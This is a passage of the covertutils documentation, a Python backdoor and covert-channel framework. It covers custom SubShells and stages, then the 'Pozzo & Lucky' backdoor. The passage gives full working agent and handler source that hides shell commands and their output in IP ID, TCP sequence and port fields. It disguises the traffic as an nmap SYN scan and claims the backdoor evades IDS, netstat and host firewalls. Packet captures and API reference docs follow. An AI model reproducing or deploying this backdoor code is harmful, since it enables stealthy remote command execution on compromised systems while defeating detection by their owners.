An already implemented stage is the *covertutils.payloads.generic.pythonapi*. This *stage* gets perfectly paired with the `covertutils.shells.subshells.PythonAPISubShell` which features indentation prompts (`...` instead of `>>>`), automatic python source file loading (`@pyload` command), spell checking **before transmitting erroneous code** and dynamic access to the API (commands get `exec'd` in a `work()` function with `locals()`) and the *storage* dict.

From this *stage* one can dynamically change, all *Agent's* handler fields and methods, like the `send()` and `recv()` functions, and generally all `covertutils` Handler Class internals (all the way down to *Orchestrators*, *Chunkers* and encryption keys)

Example of the PythonAPI *stage* can be found at *The Python Stage*.

So, if the *pythonapi* stage can do all those, any custom *stage* can. Tinkering with the internals at run time is not only possible but commonly used. The *`covertutils.payloads.generic.control`* stage uses such techniques to reset keys and change access passwords, all at runtime. This is also the way that the `covertutils.handlers.StageableHandler` loads *stages*. By using a pre-loaded stage to resolve stage messages. The stages `work()` function can be found at *`covertutils.handlers.stageable.stager_worker()`*

This is the nature of all `covertutils` backdoors - reprogrammable at runtime. This is the nature of Python and interpreted languages...

2.12.5 What about a Custom *SubShell* too?

Custom SubShells can also be created and paired with custom *Stages*. They are useful when you need to modify user input before sending to the *stage's* `work()` function, or for customizing prompts, etc.

Creating one will require subclassing the `covertutils.shells.subshells.SimpleSubShell` class. The `SimpleSubShell` class itself is a subclass of `cmd.Cmd` which is a Python built-in (docs @ https://docs.python.org/2/library/cmd.html).

The `example` *stage*, referenced above, is paired with the `covertutils.shells.subshells.ExampleSubShell`. In order for a *SubShell* to be paired with a *stage*, the `shell` variable has to be defined as the SubShell's **class** (not object) in the *stage's* module.

The *covertutils*' `ExtendedShell`, will automatically add the *SubShell* class specified in the *stage's* module to the *stream* when the `!stage mload` or `!stage fload` commands are used.

```
(127.0.0.1:50960)>
(127.0.0.1:50960)> !stage mload covertutils.payloads.generic.example
(127.0.0.1:50960)> example

(127.0.0.1:50960)>
Available Streams:
        [ 0] - control
        [ 1] - python
        [ 2] - os-shell
        [ 3] - example
        [ 4] - stage
        [99] - EXIT
Select stream: 3

This is an Example Shell. It has a custom prompt, and reverses all input before␣
↪sending to the stage.

 ExampleSubShell Stream:[example]==> hello
Sending 'olleh' to the 'example' agent!
 hello

 ExampleSubShell Stream:[example]==>
(127.0.0.1:50960)>
Available Streams:
        [ 0] - control
        [ 1] - python
        [ 2] - os-shell
```

```
        [ 3] - example
        [ 4] - stage
        [99] - EXIT
Select stream: 99
```

The `ExampleSubShell`'s code is the following:

```
from covertutils.shells.subshells import SimpleSubShell

class ExampleSubShell ( SimpleSubShell ) :

        intro = """
This is an Example Shell. It has a custom prompt, and reverses all input before␣
↪sending to the stage.
        """
        def __init__( self, stream, handler, queue_dict, base_shell, ignore_messages␣
↪= set(['X']), prompt_templ = " ExampleSubShell Stream:[{stream}]==> ") :
                SimpleSubShell.__init__( self, stream, handler, queue_dict, base_
↪shell, ignore_messages, prompt_templ )
                """A method that uses the `prompt_templ` argument
                to reformat the prompt
                (in case the `format()` {tags} have changed)"""
                self.updatePrompt()

        def default( self, line ) :
                command = line[::-1]        # Reversing the user input string
                print( "Sending '%s' to the 'example' agent!" % command )
                self.handler.preferred_send( command, self.stream )
```

2.13 Pozzo & Lucky

2.13.1 Some References First

The Blog Posts that started all

- The Basic Idea and PoC
- The Implementation requirements and Demo
- The Mitigation Research

Parts of these articles have been republished in exploit-db and shellstorm. They 've also been translated.

Finally, it seems that another project has been based on them.

People like backdoors!

2.13.2 The Case of a Real Covert Channel

Or the day when C2 (Command & Control) became C4 (Covert Channel Command & Control)

It's been more than a year since I published the posts of *Pozzo & Lucky*. A backdoor that can operate fully using **IP/TCP headers to hide its payloads**, while granting total command execution to the *Handler*

The whole communication between the *Agent* and the *Handler* resembled a port scan like a reoccurring `nmap -sS <AgentIP> -Pn`, with the *Agent* responding with `RST, ACK` for all packets.

The communication was IP independent, so the *Handler* could switch IPs midways, to try and prevent being spotted and blacklisted as a *Scanner IP*, while *Agent* would still recognize the same *Handler* regardless of the *Source Address*.

This all sounds good now and sounded better when I published *but*:

2.13.3 *I never published the code*

The code of this project was so much spaghetti that I was ashamed of myself for being the author... So I, didn't publish it. Yet, while trying to refactor this exact code, I came up with the idea of `covertutils`. Avoiding `Scapy` dependencies, managing compression for super low tunnel bandwidths and *Totally IDS/IPS evading payloads* were ideas from *Pozzo & Lucky*.

So, now the `covertutils` project became mature enough to manage a **whole re-write** of the *Pozzo & Lucky* backdoor with **only covertutils dependency** and *pure Python2*.

Some readers were displeased that I didn't publish even later (while I said that I'd do). This was a common case where code refactoring took a year... It happens.

2.13.4 Until now...

The Concept

Installing *Lucky* (the *Agent*) to any Internet facing host could make it obey to remote commands without raising any suspicion through `netstat`/`lsof -i` and the alike (as no connection is really made) or make itself visible through beacons leaving the host. It does not rely to standard binary patches like *SSH Server dual password login* or *Apache module backdoors*.

The commands are received by parsing `IP Identification Field`, `TCP Sequence Numbers` and `Source Ports`. The responses are sent by cooking new packets with the payloads attached to the same fields. The *TCP protocol* isn't violated **in any way**, so IDS signatures are sure to not trigger!

The Setup

This is a **Linux Only** backdoor. Both *Pozzo* and *Lucky* need `root` or the raw socket capability to run. Packets are sniffed from Layer 2, so host Firewalls do not block it by design. *Lucky* and `iptables` read from the same source (kinda).

The Code

Fully commented and as self-explanatory as I could.

StegoInjector Configuration

Not needed, as it is hardcoded in both sides, but useful to be listed separately. It utilizes the agnostic parsing capabilities of *`covertutils.datamanipulation.stegoinjector.StegoInjector`* class to inject payload to IP/TCP packets.

```
K:_data_:_data_                 # Source IP
L:_data_:_data_                 # Destination IP
```

```
M:_data_:_data_                 # Source Port
N:_data_:_data_                 # Destination Port

R:_data_:_data_                 # Sequence Number
P:_data_:_data_                 # Acknowledge Number

Q:_data_:_data_                 # IP Identification Field
W:_data_:_data_                 # TCP flags

ip_tcp_syn='''
45000014QQQQ000040007aeaKKKKKKKKLLLLLLLL        # IP header
MMMMNNNNRRRRRRRRPPPPPPPP50WW200000000000        # TCP header
'''
```

Agent - Server (*Lucky*)

```
from covertutils.datamanipulation import DataTransformer
from covertutils.datamanipulation import StegoInjector

from covertutils.orchestration import SimpleOrchestrator

from covertutils.handlers import ResponseOnlyHandler

from covertutils.handlers.impl import StandardShellHandler


import socket
import threading
import Queue
from os import urandom

ins_sock = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.htons(0x800))
out_sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)
out_sock.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

stego_config = """
K:_data_:_data_                 # Source IP
L:_data_:_data_                 # Destination IP

M:_data_:_data_                 # Source Port
N:_data_:_data_                 # Destination Port

R:_data_:_data_                 # Sequence Number
P:_data_:_data_                 # Acknowledge Number

Q:_data_:_data_                 # IP Identification Field
W:_data_:_data_                 # TCP flags

ip_tcp_syn='''
45000014QQQQ000040007aeaKKKKKKKKLLLLLLLL        # IP header
MMMMNNNNRRRRRRRRPPPPPPPP50WW200000000000        # TCP header
'''
"""

passphrase = 'pass'
```

```
transformation_list = [
        (       # Tranformation #1                  -       "Sequence Number" ->
↪"Acknowledge Number" +1        -       [RFC compliance, as SYN packet arrived]
        ( 'ip_tcp_syn:R', 'ip_tcp_rst_ack:P' ),         # From template:tag to␣
↪template:tag
        ('!I','!I'),            # Unpack as an 4-byte Integer (reverse Endianess as␣
↪of network Endianess) and pack it to 4-byte Integer (reverse Endianess again)
        '_data_ + 1'    # Eval this string (with the extracted/unpacked data as '_
↪data_') and pack the result.
    ),
        (       # Tranformation #2a                 -       IP Source -> IP␣
↪Destination
        ( 'ip_tcp_syn:K', 'ip_tcp_rst_ack:L' ),
        ('!I','!I'),
        '_data_'
        ),
        (       # Tranformation #2b                 -       IP Destination -> IP␣
↪Source
        ( 'ip_tcp_syn:L', 'ip_tcp_rst_ack:K' ),
        ('!I','!I'),
        '_data_'
        ),
        (       # Tranformation #3                  -       Source Port -> Destination␣
↪Port
        ( 'ip_tcp_syn:M', 'ip_tcp_rst_ack:N' ),
        ('!H','!H'),
        '_data_'
        ),
        (       # Tranformation #4                  -       Destination Port -> Source␣
↪Port
        ( 'ip_tcp_syn:N', 'ip_tcp_rst_ack:M' ),
        ('!H','!H'),
        '_data_'
        ),
        (       # Tranformation #5                  -       SYN -> RST+ACK
        ( 'ip_tcp_syn:W', 'ip_tcp_rst_ack:W' ),
        ('!B','!B'),
        '_data_ + 18'       #       Make '02' (SYN) to '14' (RST+ACK)
        ),
                # No other transformations
]

dt1 = DataTransformer(stego_config, transformation_list)
steg_inj = StegoInjector(stego_config)

orchestrator = SimpleOrchestrator( passphrase,
                                                        tag_length = 3,
                                                        in_length = 8,
                                                        out_length = 6,
                                                        )
packets = Queue.Queue()


def check_syn( pkt ) :
        pkt = pkt.encode('hex')
        tcp_flags = pkt[94:96]
        return tcp_flags == '02'
```

```
def check_empty_tcp( pkt ) :
        return len(pkt) <= 54                   # Ethernet 14bytes + IP 20bytes + TCP␣
↪20bytes


def strip_pkt( pkt ) :
        return pkt[14:]                                 # Remove Ethernet Header

def collect_tcp_syns() :
        global packets
        while True :
                pkt = ins_sock.recv(2048)
                if check_syn( pkt ) :
                        packets.put( strip_pkt(pkt) )

pkt_collection_thread = threading.Thread( target = collect_tcp_syns )
pkt_collection_thread.daemon = True
pkt_collection_thread.start()

resp = None

def recv( ) :                   # Networking Wrapper function needed for the handler
        global resp
        pkt = packets.get()
        resp = dt1.runAll(pkt, template = 'ip_tcp_syn')
        try :
                data_dict = steg_inj.extractByTag(pkt, 'ip_tcp_syn')
        except StegoDataExtractionException :
                return ''
        raw_data = data_dict['Q'] + data_dict['M'] + data_dict['R']
        print str(raw_data).encode('hex')
        return raw_data                 # Return the raw data to Handler

def send( raw_data ) :
        data_dict = {
                'Q' : raw_data[0:2],
                'R' : raw_data[2:6],
        }
        pkt = steg_inj.injectByTag(data_dict, template = 'ip_tcp_syn', pkt = resp)
        handler_ip = socket.inet_ntoa(str(steg_inj.extractByTag(resp, template = 'ip_
↪tcp_syn')['L']))
        out_sock.sendto( pkt, (handler_ip, 0) )


class AgentHandler( ResponseOnlyHandler, StandardShellHandler ) :

        def onNotRecognised( self ) :           # When Junk arrives
                send( urandom(6) )                      # Respond with a meaningless packet
                pass

        def onChunk( self, stream, message ) :          # When a Chunk arrives
                # print "[+] Got Chunk!"
                if not message :          # If it is not a complete message (but a part␣
↪of one)
                        self.onMessage( stream, self.request_data )         # Treat it␣
↪as message containing the `self.request_data` string
```

```
        def onMessage( self, stream, message ) :        # When a Chunk arrives
                # print "[%] Got a Message!"
                if message == self.request_data :        # If the Message contains␣
↪the `self.request_data` string
                        ret_stream, ret_message = stream, message        # The␣
↪message to be responded will contain the same value
                else :                # Else pass it through the function pointed by␣
↪the function dict
                        print "[+] Command Run"
                        ret_message = StandardShellHandler.onMessage( self, stream,␣
↪message )

                responded = ResponseOnlyHandler.onMessage( self, stream, ret_message␣
↪)        # Run the ResponseOnlyHandler onMessage
                # That automatically responds with the next Message in queue when␣
↪called. (Always responding to messages behavior)
                if not responded :                # If the message was real data (not
↪'ResponseOnlyHandler.request_data' string), the Parent Class didn't respond
                        self.queueSend( ret_message, stream );        # Make it␣
↪respond anyway with 'ResponseOnlyHandler.request_data' (see Client)
                        responded = ResponseOnlyHandler.onMessage( self, stream, ret_
↪message )        # Now it will responde for sure as a message is manually added to␣
↪the queue
                        assert responded == True                # This way we know it␣
↪responsed!


agent = AgentHandler( recv, send, orchestrator )

from time import sleep
while True :
        sleep(1)
```

Handler - Client (*Pozzo*)

```
from covertutils.datamanipulation import DataTransformer
from covertutils.datamanipulation import StegoInjector

from covertutils.orchestration import SimpleOrchestrator

from covertutils.handlers import ResponseOnlyHandler

from covertutils.handlers.impl import StandardShellHandler

from covertutils.shells.impl import StandardShell

import socket
import threading
import Queue
import sys
import struct

nmap_index = 0
nmap_ports = [80,23,443,21,22,25,3389,110,445,139,143,53,135,3306,8080,1723,111,995,
↪993,5900,1025,587,8888,199,1720,465,548,113,81,6001,10000,514,5060,179,1026,2000,
↪8443,8000,32768,554,26,1433,49152,2001,515,8008,49154,1027,5666,646,5000,5631,631,
↪49153,8081,2049,88,79,5800,106,2121,1110,49155,6000,513,990,5357,427,49156,543,544,
↪5101,144,7,389,8009,3128,444,9999,5009,7070,5190,3000,5432,3986,1900,13,1029,9,6646,
↪5051,49157,1028,873,1755,2717,4899,9100,119,37,1000,3001,5001,82,10010,1030,9090,
↪2107,1024,2103,6004,1801,5050,19,8031,1041,255,3703,2967,1065,1064,1056,1054,1053,
↪1049,1048,17,808,3689,1031,1071,1044,5901,9102,100,9000,8010,5120,4001,2869,1039,
↪2105,636,1038,2601,7000,1,1069,1066,625,311,280,254,4000,5003,1761,2002,2005,1998,
```

```
# with open('stego_config.py','r') as sc_file :
#         stego_config = sc_file.read()
stego_config = """
K:_data_:_data_                 # Source IP
L:_data_:_data_                 # Destination IP

M:_data_:_data_                 # Source Port
N:_data_:_data_                 # Destination Port

R:_data_:_data_                 # Sequence Number
P:_data_:_data_                 # Acknowledge Number

Q:_data_:_data_                 # IP Identification Field
W:_data_:_data_                 # TCP flags

ip_tcp_syn='''
45000014QQQQ000040007aeaKKKKKKKKLLLLLLLL        # IP header
MMMMNNNNRRRRRRRRPPPPPPPP50WW200000000000        # TCP header
'''
"""

ins_sock = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.htons(0x800))
out_sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)
out_sock.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

try :
        handler_ip = sys.argv[1]
        client_ip = sys.argv[2]
        passphrase = sys.argv[3]
except :
        print ("Example:")
        print ("        %s <LHOST> <RHOST> <PASSPHRASE>" % sys.argv[0])
        sys.exit(0)

steg_inj = StegoInjector(stego_config)

orchestrator = SimpleOrchestrator( passphrase,
                                                        tag_length = 3,
                                                        in_length = 6,
                                                        out_length = 8,
                                                        reverse = True,
                                                        )
packets = Queue.Queue()


def check_syn( pkt ) :
        pkt = pkt.encode('hex')
        tcp_flags = pkt[94:96]
        return tcp_flags == '14'

def check_empty_tcp( pkt ) :
        return len(pkt) <= 54                # Ethernet 14bytes + IP 20bytes + TCP␣
↪20bytes

def strip_pkt( pkt ) :
        return pkt[14:]
```

```
def collect_tcp_syns() :
        global packets
        while True :
                pkt = ins_sock.recv(2048)
                if check_syn( pkt ) :
                        packets.put( strip_pkt(pkt) )

pkt_collection_thread = threading.Thread( target = collect_tcp_syns )
pkt_collection_thread.daemon = True
pkt_collection_thread.start()

resp = None

def recv( ) :                # Networking Wrapper function needed for the handler
        global resp
        pkt = packets.get()
        data_dict = steg_inj.extractByTag(pkt, 'ip_tcp_syn')
        raw_data = data_dict['Q'] + data_dict['R']
        return raw_data                # Return the raw data to Handler

#        Typical IP/TCP SYN packet made with scapy:
#        >>> print str(IP()/TCP()).encode('hex')
pkt_template =
↪'45000028000100004006 7ccd7f000001 7f000001 0014 0050 00000000 00000000 5002 2000 917c 0000'.
↪decode('hex')

def send( raw_data ) :
        global nmap_index
        if nmap_index > len(nmap_ports) :
                nmap_index = 0
        data_dict = {
                'Q' : raw_data[0:2],        #         -
                'M' : raw_data[2:4],        #        |        Injecting the payload
                'R' : raw_data[4:8],        #         -
                'P' : '\x00' * 4,                # ACK number is 0 in a SYN packet
                'N' : struct.pack("!H",nmap_ports[nmap_index]),                #
↪"Scanning" nmap 1000 most common
                # 'N' : '\x00\x20',                # "Scanning" port 32
                'L' : socket.inet_aton(client_ip),        # Destination IP
                'K' : socket.inet_aton(handler_ip),        # Source IP
                'W' : '\x02',         # SYN        # Set the TCP flag as SYN
        }
        nmap_index += 1
        pkt = steg_inj.injectByTag(data_dict, template = 'ip_tcp_syn', pkt = pkt_
↪template)
        out_sock.sendto( pkt, (client_ip, 0) )

#        ResponseOnlyHandler because the Agent never sends packet adHoc but only as␣
↪responses
#                (Except if we use adHocSend() by hand - later in Shell creation)
class Handler( ResponseOnlyHandler ) :

        def onMessage( self, stream, message ) :        # When a Message arrives
                # The PrintShell class will automatically handle the response (print␣
↪it to the user)
                pass

        def onChunk( self, stream, message ) :        # When a Chunk arrives
```

```
                # print "[+] Got a Chunk"
                if not message :        # If it is not a complete message (but a part␣
↪of one)
                        self.queueSend( self.request_data, stream )        # Add a␣
↪message to the send queue
                        super( Handler, self ).onMessage( stream, self.request_data ␣
↪)        # Run the ResponseOnlyHandler onMessage
                        # That automatically responds with the next Message in queue␣
↪when called. (Always responding to messages behavior)

        def onNotRecognised( self ) :        # When Junk arrives
                # print "[!] Unrecognised"
                pass                        # Do nothing


handler = Handler( recv, send, orchestrator )        # Instantiate the Handler object.
↪ Finally!
handler.preferred_send = handler.sendAdHoc        # Change the preferred method to␣
↪use it with the shell.
# This way the shell will iterate a message sending and the ResponseOnlyHandler will␣
↪do the ping-pong

#=========================================================================


#============================== Shell Design part ========================

shell = StandardShell( handler,
                                        ignore_messages = [handler.request_
↪data]        # The 'NOP messages won't be printed
                                        )
shell.start()
```

2.13.5 Traffic Samples

A `shell` Command

This is not a Port Scan...

```
# tcpdump -i lo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
13:33:56.253722 IP localhost.45159 > 127.0.0.5.1037: Flags [S], seq 4103998434, win␣
↪8192, length 0
13:33:56.626803 IP 127.0.0.5.1037 > localhost.45159: Flags [R.], seq 3127931674, ack␣
↪4103998435, win 8192, length 0
13:33:56.632483 IP localhost.25508 > 127.0.0.5.1036: Flags [S], seq 1970724636, win␣
↪8192, length 0
13:33:56.636883 IP 127.0.0.5.1036 > localhost.25508: Flags [R.], seq 967199669, ack␣
↪1970724637, win 8192, length 0
[...]
13:33:58.690345 IP localhost.51155 > 127.0.0.5.20005: Flags [S], seq 3525466464, win␣
↪8192, length 0
13:33:58.695351 IP 127.0.0.5.20005 > localhost.51155: Flags [R.], seq 3362657208, ack␣
↪3525466465, win 8192, length 0
13:33:58.701801 IP localhost.44898 > 127.0.0.5.6969: Flags [S], seq 3759950108, win␣
↪8192, length 0
```

```
13:33:58.706217 IP 127.0.0.5.6969 > localhost.44898: Flags [R.], seq 3798515646, ack␣
↪3759950109, win 8192, length 0
13:33:58.712853 IP localhost.3721 > 127.0.0.5.vopied: Flags [S], seq 3966697458, win␣
↪8192, length 0
13:33:58.717565 IP 127.0.0.5.vopied > localhost.3721: Flags [R.], seq 2172710336, ack␣
↪3966697459, win 8192, length 0

384 packets captured
768 packets received by filter
0 packets dropped by kernel
```

This is an `ls` command:


```
(covertutils v0.3.4)> :os-shell ls
3c7612c2a4480ef0.os-shell:
0d415f6ba85c604d
1fabdd231e2212d8
501c7894ec04fd11
5b23ffcdb5320e0a
a5d74224f04264ac
aa
covertutils
covertutils.egg-info
dist
docs
entropy_read.py
examples
execs_demo
htmlcov
inmem_zip_importer.obf.py
inmem_zip_importer.py
lala7.py
lala.py
makefile
MANIFEST
MANIFEST.in
manual_testbed.py
meterpreter.bare.py
meterpreter.min.py
meterpreter.obf.gz.py
meterpreter.obf.py
meterpreter.py
meterpreter_stage.py
meterpreter_strip_transport.py
meterpreter_transl.py
nano.save
ntpkey_cert_hostname
ntpkey_host_hostname
ntpkey_RSAhost_hostname.3724672175
ntpkey_RSA-MD5cert_hostname.3724672175
ntp_traffic.pcapng
ntp_with_apple.pcapng
README.md
requirements.txt
sc_exec.py
sc.py
setup.py
target.pyz
```

```
tests
test_SimpleMultiHandler.py
tox.ini
```

Some transmitted payloads for `ls` in `hex`

```
4403542dbd9eb9c0
360d888af5561fc0
8649df27929a3300
a4392b406e1683fe
d8199bf6cd8c7d3e
f68de4d5cbdebbc2
9c81e7ac5ecc95d0
d471e92efea6d1fa
e8c54d8e5656770e
ac5f282023c4b782
4ee7cc27f9c4b9f8
```

A `wireshark` screenshot *is worth a thousand* `tcpdump` lines



All modules *[citation needed]* are documented automatically from comments with *Sphinx* `apidoc`. The output is below...

2.14 covertutils

2.14.1 covertutils package

Subpackages

covertutils.bridges package

Submodules

covertutils.bridges.simplebridge module

class covertutils.bridges.simplebridge.**SimpleBridge**(*lhandler*, *rhandler*)

The Bridge class is used to pass messages between 2 Handler objects. It can be used to bridge an Agent and a Handler using a third host.

__init__(*lhandler*, *rhandler*)

Module contents

covertutils.crypto package

Subpackages

covertutils.crypto.algorithms package

Submodules

covertutils.crypto.algorithms.__main__ module

covertutils.crypto.algorithms.crc32cyclingalgorithm module

class covertutils.crypto.algorithms.crc32cyclingalgorithm.**Crc32CyclingAlgorithm**(*message*, *length=32*, *cycles=10*)

Bases: *covertutils.crypto.algorithms.cyclingalgorithm.CyclingAlgorithm*

__init__(*message*, *length=32*, *cycles=10*)

digest()

covertutils.crypto.algorithms.cyclingalgorithm module

class covertutils.crypto.algorithms.cyclingalgorithm.**CyclingAlgorithm**(*message*)

Bases: object

__init__(*message*)

digest()

hexdigest()

update(*message*)

covertutils.crypto.algorithms.nullcyclingalgorithm module

class covertutils.crypto.algorithms.nullcyclingalgorithm.**NullCyclingAlgorithm**(*message*, *length=32*, *cycles=10*)

Bases: *covertutils.crypto.algorithms.cyclingalgorithm.CyclingAlgorithm*

__init__(*message*, *length=32*, *cycles=10*)

digest()

covertutils.crypto.algorithms.standardcyclingalgorithm module

class covertutils.crypto.algorithms.standardcyclingalgorithm.**StandardCyclingAlgorithm**(*messag*
length
cycles=2

Bases: *covertutils.crypto.algorithms.cyclingalgorithm.CyclingAlgorithm*

__init__(*message*, *length=32*, *cycles=20*)

digest()

Module contents

covertutils.crypto.keys package

Submodules

covertutils.crypto.keys.__main__ module

covertutils.crypto.keys.cyclingkey module

class covertutils.crypto.keys.cyclingkey.**CyclingKey**(*passphrase*, ***kw*)

Bases: object

__init__(*passphrase*, ***kw*)

cycle(*rounds=1*)

getCycles()

getKeyBytes(*length*)

getKeyLength()

Return type int

Returns Returns the key length.

getUUIDBytes(*length*)

reset()

setCycle(*cycle*)

covertutils.crypto.keys.encryptionkey module

class covertutils.crypto.keys.encryptionkey.**EncryptionKey**
Bases: object

decrypt(*crypt*)

encrypt(*plain*)

covertutils.crypto.keys.standardcyclingkey module

class covertutils.crypto.keys.standardcyclingkey.**StandardCyclingKey**(*passphrase*, *cycling_algorithm=None*, *cycle=True*, *salt=None*, ***kw*)
Bases: *covertutils.crypto.keys.cyclingkey.CyclingKey*, *covertutils.crypto.keys.encryptionkey.EncryptionKey*

__init__(*passphrase*, *cycling_algorithm=None*, *cycle=True*, *salt=None*, ***kw*)

Parameters

- **passphrase** (*str*) – The key will be created against a *passphrase*. Passphrase will be the primary seed of all cycling. If a Secure __hash function is used, it is length won't provide additional security, or better encryption.
- **cycling_algorithm** (*object*) – The cycling algorithm determines the key quality. By default the :class:CyclingAlgorithm class is used, but *hashlib.md5*, *hashlib.sha256* and every hash function object with a *digest()* method can be used.
- **salt** (*str*) – Salt further differentiates the key from other keys with the same *passphrase*. For two keys to be compatible they must have the same *salt* too. If not specified a default salt is used.

cycle(*rounds=1*)

decrypt(*crypt*)

encrypt(*plain*)

getCycles()

Return type int

Returns Returns the number of rounds the key has cycled.

getKeyBytes(*length=None*)

getKeyLength()

getUUIDBytes(*length=None*)

reset()

setCycle(*cycle*)

xor(*message*, *cycle=True*)

Module contents

Module contents

covertutils.datamanipulation package

Submodules

covertutils.datamanipulation.adhocchunker module

class covertutils.datamanipulation.adhocchunker.**AdHocChunker**(*tag_length=2*)

The AdHocChunker class is a special chunker that doesn't tag each chunk that creates. It works by concatenating the actual byte size of the message that is to be chunked with the message itself. It splits the message into even chunks of size that is passed in the *chunkMessage()* method.

The dechunking works by first identifying the byte length of the whole message and waiting until all bytes are received, discarding any padding bytes.

__init__(*tag_length=2*)

chunkMessage(*payload*, *chunk_size=None*)

Parameters **payload** (*str*) – The raw data to be chunked in bytes.

Return type list

Returns A list of chunks containing the chunked *payload*.

chunkMessageToStr(*payload*)

deChunkMessage(*chunk*)

Parameters **chunk** (*str*) – A part of a chunked message to be assembled.

Return type tuple

Returns The method return a tuple of (status, message). If status is *False* or *None* the provided chunk isn't the last part of the message and the message contains an empty string. Else, the assembled message can be found in *message*.

reset()

Resets all partially assembled messages.

setChunkSize(*chunk_size*)

covertutils.datamanipulation.chunker module

class covertutils.datamanipulation.chunker.**Chunker**(*chunk_length*, *dechunk_length=None*, *reverse=False*)

The Chunker class is used to initialize chunk and de-chunk messages.

__init__(*chunk_length*, *dechunk_length=None*, *reverse=False*)

Parameters

- **chunk_length** (*int*) – This parameter defines the size of the output chunks, containing tagging.
- **dechunk_length** (*int*) – This parameter defines the size of the input chunks, containing tagging.
- **reverse** (*bool*) – If *True* the *chunk_length* and *dechunk_length* are swapped. Useful when setting up 2 instances that have to match.

chunkMessage(*payload*)

Parameters **payload** (*str*) – The raw data to be chunked in bytes.

Return type list

Returns A list of chunks containing the chunked *payload*.

chunkMessageToStr(*payload*)

deChunkMessage(*chunk*, *ret_chunk=False*)

Parameters **chunk** (*str*) – A part of a chunked message to be assembled.

Return type tuple

Returns The method return a tuple of (status, message). If status is *False* the provided chunk isn't the last part of the message and the message contains an empty string. Else, the assembled message can be found in *message*.

reset()
Resets all partially assembled messages.

